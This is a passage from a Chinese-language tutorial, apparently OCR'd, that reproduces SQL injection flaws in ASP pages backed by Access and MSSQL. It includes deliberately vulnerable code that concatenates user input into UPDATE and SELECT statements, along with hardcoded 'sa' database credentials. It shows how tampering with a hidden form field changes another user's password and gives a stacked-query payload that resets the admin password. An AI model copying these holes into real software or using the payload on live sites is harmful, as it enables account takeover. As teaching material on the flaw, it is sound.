


图 5

编写如下两个文件：

```
=============c.asp================

<form action=d.asp method=get>
输入新密码：<input type=text size=30 name=newpass>
'初衷是用来修改用户自己的密码的程序
<input type=hidden name=id value=1>        '以hidden
方式提交id，这个值是用户登陆后程序计算出来的
<input type=submit value=submit>
</form>

==============end=================

===============d.asp===============
```

```
<%
on error resume next
mdbfile=server.mappath("user.mdb")
set conn=server.createobject("adodb.connection")
conn.open "driver={microsoft access driver (*.mdb)};uid=;
pwd=;dbq="&mdbfile
%>
<%
sql="select * from user"
set rs=conn.execute(sql)
Do while not rs.eof                '现在数据库有大于一个用户，
所以要移动指针，这里是判断指针是否到数据结尾
  response.write "数据库修改前帐号："&rs.Fields("user")
  %>
  <br>数据库修改前密码：<%=rs.fields("pass")%><br>
  <%rs.movenext%>               '把指针指向下一个数据
<%loop%>
提交的变量newpass为：<font color=red><%=request
("newpass")%></font><br>
<p>

<%
sql2="update user set pass='"&request("newpass")&"' where
id="&request("id")
set rs2=conn.execute(sql2)
%>
<br>
<%
sql3="select * from user"
set rs3=conn.execute(sql3)
Do while not rs3.eof
  response.write "数据库修改后帐号："&rs3.Fields("user")
  %>
  <br>数据库修改后密码：<%=rs3.fields("pass")%><br>
  <%rs3.movenext%>
<%loop%>
<br>
<%="执行语句为："&sql2%>

<%
rs.close
set rs=nothing
rs2.close
set rs2=nothing
rs3.close
set rs3=nothing
conn.close
set conn=nothing
%>

================end================
```




图 6

这两个程序的初衷是为了让用户修改自己的密码，当用户登陆之后，程序会自动生成这个“hidden”类型的变量“id”，值也给出了，只是你表面看不到而已，其实这个“hidden”型的数据还是可以改的，只要查看源文件，就可以看到这个“hidden”类型的变量，然后把它的“value”值改成你想要的，如果是“2”，再把“form”中的“action”值改成完全的URL地址，然后把文件另存为一个html文件（图6）。

然后本地打开这个文件，在新密码中填入你的新密码，提交后，“id”号为“2”的用户的密码就被改成你刚才填入的密码（图7）。




图 7

除了“selece”、“update”，还有“insert”、“delete”等，用法都大同小异，只是执行后的效果可能不太一样，读者可以触类旁通，我在这里就不再多废话了，请读者自行领悟。




图 8

三、ASP+SQL 漏洞重现

说完了ASP+Access版的，再说说ASP+MSSQL版，MSSQL给数据库提供了更强大的功能，同时这些功能也会被别有用心的人利用，下面一起来看看sql给我们增加了哪些功能，先如图8建立数据库。

仍然是举例子：

```
================e.asp================

<form action=f.asp method=get>
帐号：009<br>
密码：<input  type=text size=80 name=password>
<input type=submit value=submit>
</form>

================end================
```

```
================f.asp================

<%
strSQLServerName = "127.0.0.1"        '服务器名称或地址
strSQLDBUserName = "sa"               '数据库帐号
strSQLDBPassword = "123"              '数据库密码
strSQLDBName = "bbs"                  '数据库名称
Set conn = Server.CreateObject("ADODB.Connection")
strCon = "Provider=SQLOLEDB.1;Persist Security Info=False;Server=" & strSQLServerName & ";User ID=" & strSQLDBUserName & ";Password=" & strSQLDBPassword & ";Database=" & strSQLDBName & ";"
'连接MSSQL的句子，没什么好解释的，都和Access版的差不多
conn.open strCon

sql1="select * from bbsuser"
set rs1=conn.execute(sql1)
%>
 <%do while not rs1.eof%>
  <%="id="&rs1.fields("id")%><br>
  <%="username="&rs1.fields("username")%><br>
  <%="password="&rs1.fields("password")%><br>
  <%rs1.movenext%>
  <BR>
 <%loop%>
<p>

<%
sql2="select * from bbsuser where username='009' and password='"&request("password")&"'"
set rs2=conn.execute(sql2)
%>

<br>
 <%if rs2.eof then%>
  <font color=blue><%="失败"%></font>
  <%else%>
  <font color=red><%="成功"%></font>
 <%end if%>
<br>

<%="执行的SQL语句是："&sql2%>
<p>
执行后的数据库资料：
<p>
<%
sql3="select * from bbsuser"
set rs3=conn.execute(sql3)
%>
 <%do while not rs3.eof%>
  <%="id="&rs3.fields("id")%><br>
  <%="username="&rs3.fields("username")%><br>
  <%="password="&rs3.fields("password")%><br>
  <%rs3.movenext%>
  <BR>
 <%loop%>

<%
rs1.close
rs2.close
rs3.close
set rs1=nothing
set rs2=nothing
set rs3=nothing
conn.close
set conn=nothing
%>

=================end=================
```

如果一个初学者从文章开始看到这里，应该马上可以看出哪句有漏洞了吧？对，仍然是那个“request("password")”有问题，用Access版的方法同样有效（图9）。




图 9

MSSQL版的肯定还有不同之处，我们还可以这样利用，“password”这样提交：**1';update bbsuser set password='009_password' where username='admin**，这样，叫“admin”的这位用户的密码就变成你改的密码了（图10）。




图 10

如果语句比较复杂，引号配对比较困难的话，还可以在后面加上“--”符号，把后面的语句注释掉（图11）。

